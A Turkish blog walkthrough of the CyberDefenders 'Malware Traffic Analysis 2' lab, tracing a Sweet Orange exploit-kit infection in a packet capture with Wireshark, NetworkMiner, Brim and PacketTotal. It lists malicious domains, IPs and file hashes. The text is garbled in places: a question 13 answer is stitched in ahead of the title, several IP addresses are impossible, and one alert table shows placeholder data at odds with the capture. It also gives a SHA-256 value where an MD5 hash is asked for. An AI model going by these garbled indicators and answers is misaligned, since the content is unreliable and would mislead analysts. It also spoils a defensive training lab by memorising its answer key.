13.soru da 2 tane zararlı yani virüslü dosyanın md5 hashlerini bulmamızı istemiş.Hemen yeniden wireshark ile "Dosya > Nesneleri dışa aktar > HTTP" diyorum ve metin filtrelemesi ile önceden tespit ettiğimiz windows makineye virüsü bulaştıran host adresini kapsayan paketleri seçiyorum ve bu dosyaları masaüstüme kaydediyorum:

Paket	Ana Makine Adı	İçerik Türü	Boyut	Dosya Adı
1554	stand.trustandprobate.realty.com	text/html	257 kB	?PHPSSESSID=njrMNruDMhvJFIPGKuXDSKVbM07PTH
1566	stand.trustandprobate.realty.com	text/html	255 kB	?PHPSSESSID=njrMNruDMhvJFIPGKuXDSKVbM07PTH
1991	stand.trustandprobate.realty.com	application/x-msdownload	401 kB	index.php?req=mp3&num=16&PHPSSESSID=njrMN
2379	stand.trustandprobate.realty.com	application/x-msdownload	401 kB	index.php?req=mp3&num=95&PHPSSESSID=njrMN
2394	stand.trustandprobate.realty.com	application/x-shockwave-flash	8227 bytes	index.php?req=swf&num=809&PHPSSESSID=njrMN
2415	stand.trustandprobate.realty.com	application/x-shockwave-flash	8227 bytes	index.php?req=swf&num=7533&PHPSSESSID=njrMN
2469	stand.trustandprobate.realty.com	text/xml	572 bytes	index.php?req=xml&num=9345&PHPSSESSID=njrMN
2475	stand.trustandprobate.realty.com	text/xml	572 bytes	index.php?req=xml&num=2527&PHPSSESSID=njrMN
2489	stand.trustandprobate.realty.com	application/java-archive	10 kB	index.php?req=jar&num=3703&PHPSSESSID=njrMN
2502	stand.trustandprobate.realty.com	application/java-archive	10 kB	index.php?req=jar&num=9229&PHPSSESSID=njrMN
2977	stand.trustandprobate.realty.com	application/x-msdownload	401 kB	index.php?req=mp3&num=803295&PHPSSESSID=njr

Kaydettikten sonra virüs total'e atıyorum zararlı olan dosyaları:

The screenshot shows a VirusShare.com page for a file with the hash value 3931fd6040818e0e986ca5bb9b1cb29d0bd16ef10c693fee9875bf49cd605be0. A red box highlights the text "32 security vendors flagged this file as malicious". Below this, the file content is shown as a long string of characters. To the right, file details are listed: Size 251.54 KB, Last modified 2021-09-26 05:18:26 UTC, and 3 months ago. A blue arrow points from the "Community Score" section to the "Community" tab, which is currently selected. Under the "Community" tab, there are four rows of vendor detections:

Detection	Details	Community
Ad-Aware	(1) Trojan.GenericKD.4902397	ALYac (1)
Antiy-AVL	(1) Trojan.Generic.ASDOH.6F	Arcabit (1)
Avast	(1) JS.Agent-DJT [Tr]	AVG (1)

Göründüğü üzere hash'imiz

"3931fd6040818e0e986ca5bb9b1cb29d0bd16ef10c693fee9875bf49cd605be0" olduğunu öğrenmiş oluyoruz ve 13.soruya da cevaplamış oluyoruz.

Esenlikler dilerim herkese...

Malware Traffic Analysis 2 – CyberDefendersLab

Selamlar, bugün "[CyberDefenders: Blue Team CTF Challenges](#)" sitesi üzerinde bulunan "Malware Traffic Analysis 2" adlı lab'in ağ trafiğini inceleyip, çözümünü gerçekleştireceğiz.

CTF şeklinde olan rar dosyamızı indirelim ve içerisindeki PCAP dosyamıza ulaşmak için şifremizi girelim.(cyberdefenders.org).

Not Kullanılan Programlar:

Brim(İndirmek İçin; [Brim](#))

NetworkMiner(İndirmek İçin; [NetworkMiner - The NSM and Network Forensics Analysis Tool](#))

Wireshark(İndirmek İçin; [Wireshark · Go Deep.](#))

#1 What is the IP address of the Windows VM that gets infected?

İlk sorumuzda görüldüğü üzere virüs bulanın windows makinenin IP adresini sormuş. Burada "apackets.com" adlı istemimize gidelim ve upload kısmından view report diyerek ile pcap dosyamızı içerisine tanıtalım ve network sekmesine gelelim. Ve yeşilli olanı veri sekmeleri içerisinde biraz dışarı itiyorum. Göründüğü üzere cevabımız:



#2 What is the MAC address of the infected VM?

İkinci sorumuzda virüs bulanın windows makinenin ise MAC adresini

soruyor. Networkminer programını açalım ve pcap dosyamızı içine sürükleyelim.

Arama kısmına ip.src==172.16.165.132 or ip.dst==172.16.165.132 yazıyorum
ve İnfı sekmesinde Standart Query yazmasına dikkat ediyorum. Destination kısmına tıkladım Ethernet II kısmına tıkladım ve cevabımız aşağıdadır.

ip.src==172.16.165.132 or ip.dst==172.16.165.132


No.	Time	Source	Destination	Protocol	Length	Info
2231	15.354645	54.208.8.120	172.16.165.132	HTTP	685	HTTP/1.1 200 OK (text/html; charset=UTF-8)
2232	15.363865	23.235.43.166	172.16.165.132	TCP	662	80 → 49403 [PSH, ACK]
2233	15.363865	23.235.43.166	172.16.165.132	TCP	60	80 → 49403 [PSH, ACK]
2234	15.363865	23.235.43.166	172.16.165.132	TCP	392	80 → 49403 [PSH, ACK]
2235	15.363866	23.235.43.166	172.16.165.132	TCP	647	80 → 49401 [PSH, ACK]
2236	15.363866	23.235.43.166	172.16.165.132	HTTP	60	HTTP/1.1 200 OK (application/javascript)
2237	15.363889	172.16.165.132	23.235.43.166	TCP	54	49403 → 80 [ACK] Seq=1 ACK=1
2238	15.367648	23.235.43.166	172.16.165.132	TCP	67	80 → 49401 [PSH, ACK]
2239	15.367649	23.235.43.166	172.16.165.132	HTTP	402	HTTP/1.1 200 OK (application/javascript)
2240	15.367666	172.16.165.132	23.235.43.166	TCP	54	49401 → 80 [ACK] Seq=1 ACK=1
2241	15.373715	172.16.165.132	172.16.165.2	DNS	78	Standard query 0x61626364
2242	15.454667	23.235.43.166	172.16.165.132	TCP	395	[TCP Retransmission]
2243	15.454668	54.208.8.120	172.16.165.132	TCP	685	[TCP Retransmission]
2244	15.454690	172.16.165.132	23.235.43.166	TCP	54	49402 → 80 [ACK] Seq=1 ACK=1
2245	15.454730	172.16.165.132	54.208.8.120	TCP	54	49400 → 80 [ACK] Seq=1 ACK=1

> Frame 2241: 78 bytes on wire (624 bits), 78 bytes captured (624 bits)
▼ Ethernet II, Src: VMware_c5:b7:a1 (00:0c:29:c5:b7:a1), Dst: VMware_f3:ca:52 (00:50:56:f3:ca:52)
 > Destination: VMware_f3:ca:52 (00:50:56:f3:ca:52)
 > Source: VMware_c5:b7:a1 (00:0c:29:c5:b7:a1)

-----0000000000-----000000000000-----0000000000-----

#3 What are the IP address and port number that delivered the exploit kit and malware?

Üçüncü sorumuzda zararlı yazılımın IP adresini ve port bağlantısı sormuş. Brim adlı uygulamamızı açıyoruz ve pcap dosyamızı içerisinde sürüklüyoruz. Arama kısmına files yazıyoruz daha sonra gelen sonuç tablosu içerisinde application/x-dosexec ibaresini arıyoruz. İbarenin karşılığının 37.143.15.180 IP adresini barındırdığını görüyorum hemen Wireshark programına geri dönüp arama kısmına şu ibareyi yazıyorum; "ip.src==37.143.15.180" Az aşağıda Transmission Control Protocol yani TCP ifadesini ve karşısında ise Src Port ibaresini görüyorum. IP adresim: 37.143.15.180 Portum: 51439



#4

What are the two FQDN's that delivered the exploit kit? comma-separated in alpine

Dördüncü sorumuzda windows makineye zararlı dosya bulan IP adresinin host ismlerini sormuş. Networkminer programımızı açalım ve pcap dosyamızı içerisinde yansıtalım. Yansıttıktan sonra bir üst soruda bulmuş olduğumuz IP adresimizi arayıp bulalım ve hostlarımız karşımızda.

BLUE TEAM

2. 2.18.116.74 [et6048.k.akamaiedge.net] [wildcard.adscale.de.edgekey.net] [hs.adscale.de]
3. 2.18.287.141 [et5569.k.akamaiedge.net] [wildcard.rubiconproject.edgekey.net] [ads.rubiconproject.com]
4. 2.18.189.224 [et8446.k.akamaiedge.net] [wildcard.rubiconproject.edgekey.net] [ads.rubiconproject.com]
5. 5.10.75.170 [wap.lib.com] [jot.lib.com]
6. 5.13.3.69 [jot.lib.com]
7. 5.175.83.84 [tpc.emea.mxpdn.net]
8. 23.21.111.37 [tpm.sync.search.apotxchange.com.akadns.net] [sync.search.apotxchange.com]
9. 23.21.344.208 [tpc.2-195198789.eu-west-1.0m.amazonaws.com] [magid.predictive.com]
10. 23.29.98.231 [tpm.sync.search.apotxchange.com.akadns.net] [sync.search.apotxchange.com]
11. 23.23.159.159 [tpm.sync.search.apotxchange.com.akadns.net] [sync.search.apotxchange.com]
12. 23.23.169.225 [tpm.sync.search.apotxchange.com.akadns.net] [sync.search.apotxchange.com]
13. 23.51.193.2 [et4659.k.akamaiedge.net] [px.owneriq.net.edgekey.net] [px.owneriq.net]
14. 23.25.60.226 [et6048.k.akamaiedge.net] [aws.casalemedia.com.edgasuite.net]
15. 23.215.60.227 [et4928.w7.akamaiedge.net] [dsum.casalemedia.com.edgasuite.net] [dsum.casalemedia.com]
16. 23.235.43.120 [contentweb.aspx.festly.net] [tag.contentweb.com] [ads.contentweb.com]
17. 23.251.128.129 [x.bidswitch.net]
18. 23.251.120.70 [x.bidswitch.net]
19. 23.251.136.178 [x.bidswitch.net]
20. 23.251.137.255 [x.bidswitch.net]
21. 23.251.138.168 [x.bidswitch.net]
22. 23.251.139.154 [x.bidswitch.net]
23. 23.251.142.20 [x.bidswitch.net]
24. 31.186.225.20 [perf-optimized-by.rubiconproject.net.akadns.net] [optimized-by.rubiconproject.com.akadns.net]
25. 31.186.225.24 [level.rubiconproject.net.akadns.net] [level.rubiconproject.com]
26. 37.143.45.10 [trinketing.com] [trinketing.com]
27. 37.157.6.228 [pk-ccs.adform.net] [pk.adform.net]
28. 23.252.182.15 [b.enyctt.address.com] [geoipb.com]
29. 23.252.162.97 [b.enyctt.address.com] [geoipb.com]
30. 23.252.162.74 [b.enyctt.address.com] [geoipb.com]
31. 23.252.163.265 [b.enyctt.address.com] [ip-geogeo.com]
32. 23.252.163.71 [b.enyctt.address.com] [geoipb.com]
33. 23.252.163.85 [b.enyctt.address.com] [geoipb.com]
34. 23.252.163.92 [b.enyctt.address.com] [geoipb.com]
35. 23.252.163.96 [b.enyctt.address.com] [geoipb.com] [b.ednas.com]
36. 39.6.9.35 [facultyplatform.com]
37. 46.31.181.90 [2vrc.virtex.cloud] [1E2M2T0GEM7248-1517029880.eu-west-1.0b.amazonaws.com] [joyce-assisted.1data.cloud]
38. 46.51.183.190 [ad.sxp.americorp.net]
39. 46.108.34.170 [sticx.virtex.cloud]
40. 46.137.160.237 [fb-is-euwest-match-adsvr.org-139334178.eu-west-1.0b.amazonaws.com] [match.adsvr.org]
41. 46.137.168.40 [fb-is-euwest-fisolv.1E2M2T0GEM7A8-15517202800.eu-west-1.0b.amazonaws.com] [sync-euwest.tidbits.com]
42. 46.226.164.11 [j.turn.com.akadns.net] [j.turn.com] [turn.com.akadns.net] [j.turn.com]
43. 46.226.164.13 [j.turn.com.akadns.net] [j.turn.com]
44. 50.17.180.330 [mpn.sync.search.apotxchange.com.akadns.net] [sync.search.apotxchange.com]
45. 50.87.149.90 [static.charlottelittlelementarycommunities.com]
46. 54.72.23.54 [r.254a.com]
47. 54.72.16.41 [r.254a.com]
48. 54.72.16.243 [r.254a.com]
49. 54.72.19.177 [www.ftp101.com]
50. 54.72.27.14 [ads.p181.net]
51. 54.72.30.154 [r.254a.com]
52. 54.72.42.193 [www.ftp101.com]
53. 54.72.43.17 [ads.p181.net]
54. 54.72.47.90 [r.254a.com]
55. 54.72.65.136 [r.254a.com]
56. 54.72.86.80 [r.254a.com]
57. 54.73.93.103 [r.354a.com]

oooooooooooooo-----oooooooooooooo-----oooooooooooooo-----

Beşinci sorumuzda bizden virüs bulanın windows makinenin hangi IP adresi üzerinden zararlı bir dosya bulduğunu söylememizi istemiş. Hemen "networkminer" aracımızda bulunan sessions adlı

bölümde gelerek yapılan oturumları, IP adreslerini görebiliriz cevabımızı da öyle

Hosts (238) Files (247) Images (109) Messages Credentials (165) Sessions (171) DNS (373) Parameters (6858) Keywords Anomalies

Filter keyword: Case sensitive ExactPhrase Any column Clear

Frame nr.	Client host	C. port	Server host	S. port	Protocol (application)
1	172.16.165.132	49361	74.125.230.120 [www.google.co.uk]	80	Http
13	172.16.165.132 (Windows)	49367	192.30.138.146 [hijinksensue.com] [thehiveworks.com] [w...]	80	Http
12	172.16.165.132 (Windows)	49366	192.30.138.146 [hijinksensue.com] [thehiveworks.com] [w...]	80	Http
24	172.16.165.132 (Windows)	49368	192.30.138.146 [hijinksensue.com] [thehiveworks.com] [w...]	80	Http
26	172.16.165.132 (Windows)	49369	192.30.138.146 [hijinksensue.com] [thehiveworks.com] [w...]	80	Http
27	172.16.165.132 (Windows)	49370	192.30.138.146 [hijinksensue.com] [thehiveworks.com] [w...]	80	Http
28	172.16.165.132 (Windows)	49371	192.30.138.146 [hijinksensue.com] [thehiveworks.com] [w...]	80	Http
56	172.16.165.132 (Windows)	49372	88.221.134.170 [a335b.akamai.net] [w.sharethis.com.edg...]	80	Http
87	172.16.165.132 (Windows)	49373	192.30.138.146 [hijinksensue.com] [thehiveworks.com] [w...]	80	Http
89	172.16.165.132 (Windows)	49374	192.30.138.146 [hijinksensue.com] [thehiveworks.com] [w...]	80	Http
99	172.16.165.132 (Windows)	49375	192.30.138.146 [hijinksensue.com] [thehiveworks.com] [w...]	80	Http
132	172.16.165.132 (Windows)	49376	192.30.138.146 [hijinksensue.com] [thehiveworks.com] [w...]	80	Http
100	172.16.165.132 (Windows)	49377	88.194.220.111 [w.sharethis.com.edg...]	80	Http

#6

What is the FQDN of the compromised website?

Altıncı sorumuzda bizden windows makineye zararlı dosya bulan IP adresinin host ismini sormuş. Biraz önce host IP adresini bulmuştuk. Aynı işlemler üzerinden cevabın hijinksensue.com olduğunu görüyorum.

Hosts (238) Files (247) Images (109) Messages Credentials (165) Sessions (171) DNS (373) Parameters (6858) Keywords Anomalies

Filter keyword: Case sensitive ExactPhrase Any column Clear

Frame nr.	Client host	C. port	Server host	S. port	Protocol (application)
1	172.16.165.132	49361	74.125.230.120 [www.google.co.uk]	80	Http
13	172.16.165.132 (Windows)	49367	192.30.138.146 [hijinksensue.com] [thehiveworks.com] [w...]	80	Http
12	172.16.165.132 (Windows)	49366	192.30.138.146 [hijinksensue.com] [thehiveworks.com] [w...]	80	Http
24	172.16.165.132 (Windows)	49368	192.30.138.146 [hijinksensue.com] [thehiveworks.com] [w...]	80	Http
26	172.16.165.132 (Windows)	49369	192.30.138.146 [hijinksensue.com] [thehiveworks.com] [w...]	80	Http
27	172.16.165.132 (Windows)	49370	192.30.138.146 [hijinksensue.com] [thehiveworks.com] [w...]	80	Http
28	172.16.165.132 (Windows)	49371	192.30.138.146 [hijinksensue.com] [thehiveworks.com] [w...]	80	Http
56	172.16.165.132 (Windows)	49372	88.221.134.170 [a335b.akamai.net] [w.sharethis.com.edg...]	80	Http
87	172.16.165.132 (Windows)	49373	192.30.138.146 [hijinksensue.com] [thehiveworks.com] [w...]	80	Http
89	172.16.165.132 (Windows)	49374	192.30.138.146 [hijinksensue.com] [thehiveworks.com] [w...]	80	Http
99	172.16.165.132 (Windows)	49375	192.30.138.146 [hijinksensue.com] [thehiveworks.com] [w...]	80	Http
132	172.16.165.132 (Windows)	49376	192.30.138.146 [hijinksensue.com] [thehiveworks.com] [w...]	80	Http
100	172.16.165.132 (Windows)	49377	88.194.220.111 [w.sharethis.com.edg...]	80	Http

#7

What is the name exploit kit (EK) that delivered the malware? (two words)

Yedinci sorumuzda bizden exploit'in adını sormuş. packettotal.com üzerinden pcap dosyamızı upload edelim ve sonuçlara bakalım. ET ve Landing now ibareleri altında aramayı unutmayalım. Cevabımız ektedir:





Name: 20141123traffic.a pcap

Size: 2.90827 MB

Malicious Activity

Suspicious Activity

Connections

DNS

HTTP

SSL Cert

Search in results

Timestamp	Alert Description	Alert Signature	Severity	Sender IP	Sender Port
+ 2014-11-23 00:58:46 Z	A Network Trojan was detected	ET CURRENT_EVENTS Sweet Orange CDN Gate Sept 09 2014 Method 2	1	172.16.165.132	49388
+ 2014-11-23 00:58:47 Z	A Network Trojan was detected	ET CURRENT_EVENTS Sweet Orange Landing Nov 04 2013	1	37.143.15.180	51439
+ 2014-11-23 00:58:49 Z	Potential Corporate Privacy Violation	ET POLICY PE EXE or DLL Windows file download HTTP	1	37.143.15.180	51439
+ 2014-11-23 00:58:55 Z	Potential Corporate Privacy Violation	ET POLICY Outdated Windows Flash Version IE	1	172.16.165.132	49393
+ 2014-11-23 00:59:51 Z	A Network Trojan was detected	ET CURRENT_EVENTS Possible Sweet Orange redirection Nov 4 2014	1	50.87.149.90	80

Showing entries 1 to 5 (5 total)

Show entries

-----0000000000-----000000000000-----0000000000-----

#8


What is the redirect URL that points to the exploit kit landing page?

Sekizinci soruda bizden zararlıının veya bulaşıcı host'un yönlendiren web adresinin ne olduğunu söylememizi istemiş. Yeniden wireshark ile "http.requests.method==GET" filtrelemesi ile tüm http paketlerinin getirilmesini isteyebilir veya packettotal üzerinden görüntüleyebilirim.

Timestamp	Alert Description	Alert Signature	Severity	Sender IP	Sender Port	Target IP	Target Port	Transport Protocol	HTTP Hostname	HTTP URL	HTTP Content-Type	HTTP Method	HTTP User Agent
2014-11-23 00:08:46,2	A Network Trojan was detected	ET CURRENT_EVENTS	1	192.168.1.10	40098	192.168.1.11	80	TCP		http://data.paris/theme.com/malicious.com/	text/javascript	GET	Mobile/5.0 [compatible; MSAE; 16.3; Windows NT; 8.1; WOW64; Trident/9.0]
2014-11-23 00:08:47,2	A Network Trojan was detected	ET CURRENT_EVENTS	1	192.168.1.10	40098	192.168.1.11	40090	TCP	g.inlinking.com	icon&category=Icons.php?CategoryID=3	text/html	GET	Mobile/5.0 [compatible; MSAE; 16.3; Windows NT; 8.1; WOW64; Trident/9.0]
2014-11-23 00:08:49,2	Potential Corporate Privacy Violation	ET POLICY_P_EXE or DLL Windows File Downloaded HTTP	1	192.168.1.10	40098	192.168.1.11	40098	TCP	http://data.paris/theme.com/malicious.com/	application/x-ms-stream	GET	Mobile/5.0 [compatible; MSAE; 16.3; Windows NT; 8.1; WOW64; Trident/9.0]	
2014-11-23 00:08:50,2	Potential Corporate Privacy Violation	ET POLICY_Download Windows Flash Version IE	1	192.168.1.10	40090	192.168.1.11	40098	TCP	g.inlinking.com	icon&category=Icons.php?CategoryID=3&SubCategoryID=3	text/html	GET	Mobile/5.0 [compatible; MSAE; 16.3; Windows NT; 8.1; WOW64; Trident/9.0]
2014-11-23 00:08:51,2	A Network Trojan was detected	ET CURRENT_EVENTS	1	192.168.1.10	60	192.168.1.11	40098	TCP	http://data.paris/theme.com/malicious.com/	http://tinyurl.com/3701802002	text/javascript	GET	Mobile/5.0 [compatible; MSAE; 16.3; Windows NT; 8.1; WOW64; Trident/9.0]

#9 What is the IP address of the redirect URL that points to the exploit kit landing page?

Dokuzuncu soruda üstteki sorunun web adresinin IP adresini sormuş. Packettotal üzerinde görüntüleyorum.





Name: 20141123traffica.pcap

Size: 2.90827 MB

Malicious Activity

Suspicious Activity

Connections

DNS

HTTP

SSL Ce

Search in results

Timestamp	Alert Description	Alert Signature	Severity	Sender IP	Sender
+ 2014-11-23 00:58:46 Z	A Network Trojan was detected	ET CURRENT_EVENTS Sweet Orange CDN Gate Sept 09 2014 Method 2	1	172.16.165.132	49388
+ 2014-11-23 00:58:47 Z	A Network Trojan was detected	ET CURRENT_EVENTS Sweet Orange Landing Nov 04 2013	1	37.143.15.180	51439
+ 2014-11-23 00:58:49 Z	Potential Corporate Privacy Violation	ET POLICY PE EXE or DLL Windows file download HTTP	1	37.143.15.180	51439
+ 2014-11-23 00:58:55 Z	Potential Corporate Privacy Violation	ET POLICY Outdated Windows Flash Version IE	1	172.16.165.132	49393
+ 2014-11-23 00:59:51 Z	A Network Trojan was detected	ET CURRENT_EVENTS Possible Sweet Orange redirection Nov 4 2014	1	50.87.149.90	80

Showing entries 1 to 5 (5 total)

Show entries

-----0000000000-----000000000000-----0000000000-----

#10

Extract the malware payload (PE file) from the PCAP. What is the MD5 hash?


Onuncu soruda zararlı yazılımın pcapdan çıkarılması MD5 hash kodunun yazılması isteniyor. Bunun için Wireshark üzerinden Dosyalar sekmesi -> Nesneleri Dışa Aktar -> HTTP seçeneğine tıklıyorum. Daha sonra içerik türü sütununa tıklayarak application/octet stream ibaresi üzerinden dosyamı kaydediyor ve virüs totale taratıyorum. Çıkan sonucum ve MD5 Hash kodum:



Packet	Hostname	Content Type	Size	Filename
1558	hijinksensue.com	image/png	8,167 bytes	Become-My-P...
1563	hijinksensue.com	image/png	1,706 bytes	archive.png
1583	hijinksensue.com	image/png	3,050 bytes	firstin.png
1614	hijinksensue.com	image/png	2,826 bytes	transparent-sp...
1625	hijinksensue.com	image/png	2,856 bytes	random.png
1640	ads.thehiveworks.com	application/x-javascript	1,930 bytes	hijinksensue.c...
1645	ads.thehiveworks.com	application/x-javascript	1,930 bytes	hijinksensue.c...
1651	i.imgur.com	image/jpeg	4,360 bytes	wVsI0.jpg
1652	pixel.wp.com	image/gif	50 bytes	url%3Fsa%3Dt...
1675	hijinksensue.com	image/png	2,790 bytes	prev.png
1680	hijinksensue.com	image/jpeg	33 kB	saf-quidditch-l...
1691	hijinksensue.com	image/png	10 kB	amazon_wishl...
1692	g.trinketking.com:51439	text/html	137 kB	birds.php?win...
1703	hijinksensue.com	image/png	3,034 bytes	lastin.png
1705	ads.thehiveworks.com	application/javascript	6,707 bytes	f1.js
1706	wd-edge.sharethis.com	text/javascript	162 bytes	getAllAppDefa...
1710	hijinksensue.com	image/png	2,731 bytes	next.png
2143	h.trinketking.com:51439	application/octet-stream	369 kB	cars.php?hond...
2154	wd-edge.sharethis.com	text/javascript	22 bytes	checkOAuth.e...
2201	g.trinketking.com:51439	text/html	9 bytes	ENFWAKJWN...
2230	tag.contextweb.com	application/x-javascript	535 bytes	getjs.aspx?act...
2231	seg.sharethis.com	text/html	549 bytes	getSegment.p...
2236	tag.contextweb.com	application/x-javascript	535 bytes	getjs.aspx?act...
2239	tag.contextweb.com	application/x-javascript	534 bytes	getjs.aspx?act...
2257	w.sharethis.com	text/css	24 kB	buttons.e4555...
2274	ads.contextweb.com	application/x-javascript	8,564 bytes	getjs.static.js?
2284	edge.sharethis.com	text/html	12 kB	index.af8ee42...
2299	ads.contextweb.com	application/x-javascript	1,253 bytes	GetAd.aspx?ta...
2319	w.sharethis.com	application/x-javascript	103 kB	st.b6e4d3877...
2328	ads.contextweb.com	application/x-javascript	1,410 bytes	GetAd.aspx?ta...
2335	ads.contextweb.com	application/x-javascript	1,253 bytes	GetAd.aspx?ta...
2383	pagead2.googlesyndication.com	text/javascript	23 kB	adsbygoogle.j...
2388	ads.thehiveworks.com	image/gif	43 bytes	lg.php?banner...
2389	pixel.quantserve.com	image/gif	35 bytes	p-01-OVlaSjnO...
2426	bh.contextweb.com	text/html	3,902 bytes	visitormatch?...
2449	ads-by.madadsmedia.com	application/x-javascript	4,104 bytes	160x600.js
2455	ads-by.madadsmedia.com	application/x-javascript	4,105 bytes	300x250.js
2491	www.gstatic.com	text/javascript	108 bytes	ca-pub-220698...
2538	pagead2.googlesyndication.com	text/javascript	144 kB	show_ads_im...
2651	googleads.g.doubleclick.net	text/html	12 kB	zrt_lookup.htm...
2668	cm.adgrx.com	text/plain	0 bytes	bridge?AG_PID...
2672	pagead2.googlesyndication.com	text/javascript	46 kB	osd.js
2674	contextweb.pixel.invitemedia.com	text/html	272 bytes	context_sync?
2679	cm.g.doubleclick.net	text/html	297 bytes	pixel?google_r...
2684	ad.turn.com	text/html	372 bytes	pixel.htm?fpid...
2686	um.simpli.fi	text/plain	0 bytes	cw_match

Text Filter:

? Help



① 54 security vendors flagged to

cc185105946c202d9fd0ef18423b07

cars.php

direct-cpu-clock-access signed

DETECTION

DETAILS

RELATIONS

BE

Basic Properties ⓘ

MD5	1408275c2e2c8fe5e83227ba371ac6b3
SHA-1	dac3d479ce4af6d2ffd5314191e768543a
SHA-256	cc185105946c202d9fd0ef18423b078cc
Vhash	035056557d1d055az1eiz136z2az
Authentihash	21e4738ab986274e48e8faa28661c94f7
Imphash	8e61114269867a79bad43e1c41402fe1
Rich PE header hash	970954c73d82e13270312a6a44e97a86
SSDEEP	61441mkhfOCMFhvKnJP1flVS3Di3DMP
TLSH	T19D7439B487A35191DB0B46B25FDC5
File type	Win32 EXE
Magic	PE32 executable for MS Windows (GUI)
TrID	Win64 Executable (generic) (32.2%)
TrID	Win32 Dynamic Link Library (generic) (2.1%)
TrID	Win16 NE executable (generic) (15.4%)
TrID	Win32 Executable (generic) (13.7%)
TrID	OS/2 Executable (generic) (6.2%)
File size	360.41 KB (369056 bytes)

History ⓘ

Creation Time 2014-11-21 20:03:38
Signature Date 2021-06-09 04:14:00
First Seen In The Wild 2014-11-04 11:26:12

-----0000000000-----000000000000-----0000000000-----

#11 What is the CVE of the exploited vulnerability?

On birinci soruda zafiyetin CVE tanımını istiyor. Zafiyetimizin adı Sweet Orange idi recordedfuture.com adresinden CVE tanımını öğrenebiliriz.

CVE-2013-2471	Magnitude, Nuclear
CVE-2013-3896	Angler, Fiesta
CVE-2013-7331	RIG, Nuclear
CVE-2014-0556	Fiesta, Nuclear
CVE-2014-1776	Angler, Infinity
CVE-2010-0188	Nuclear
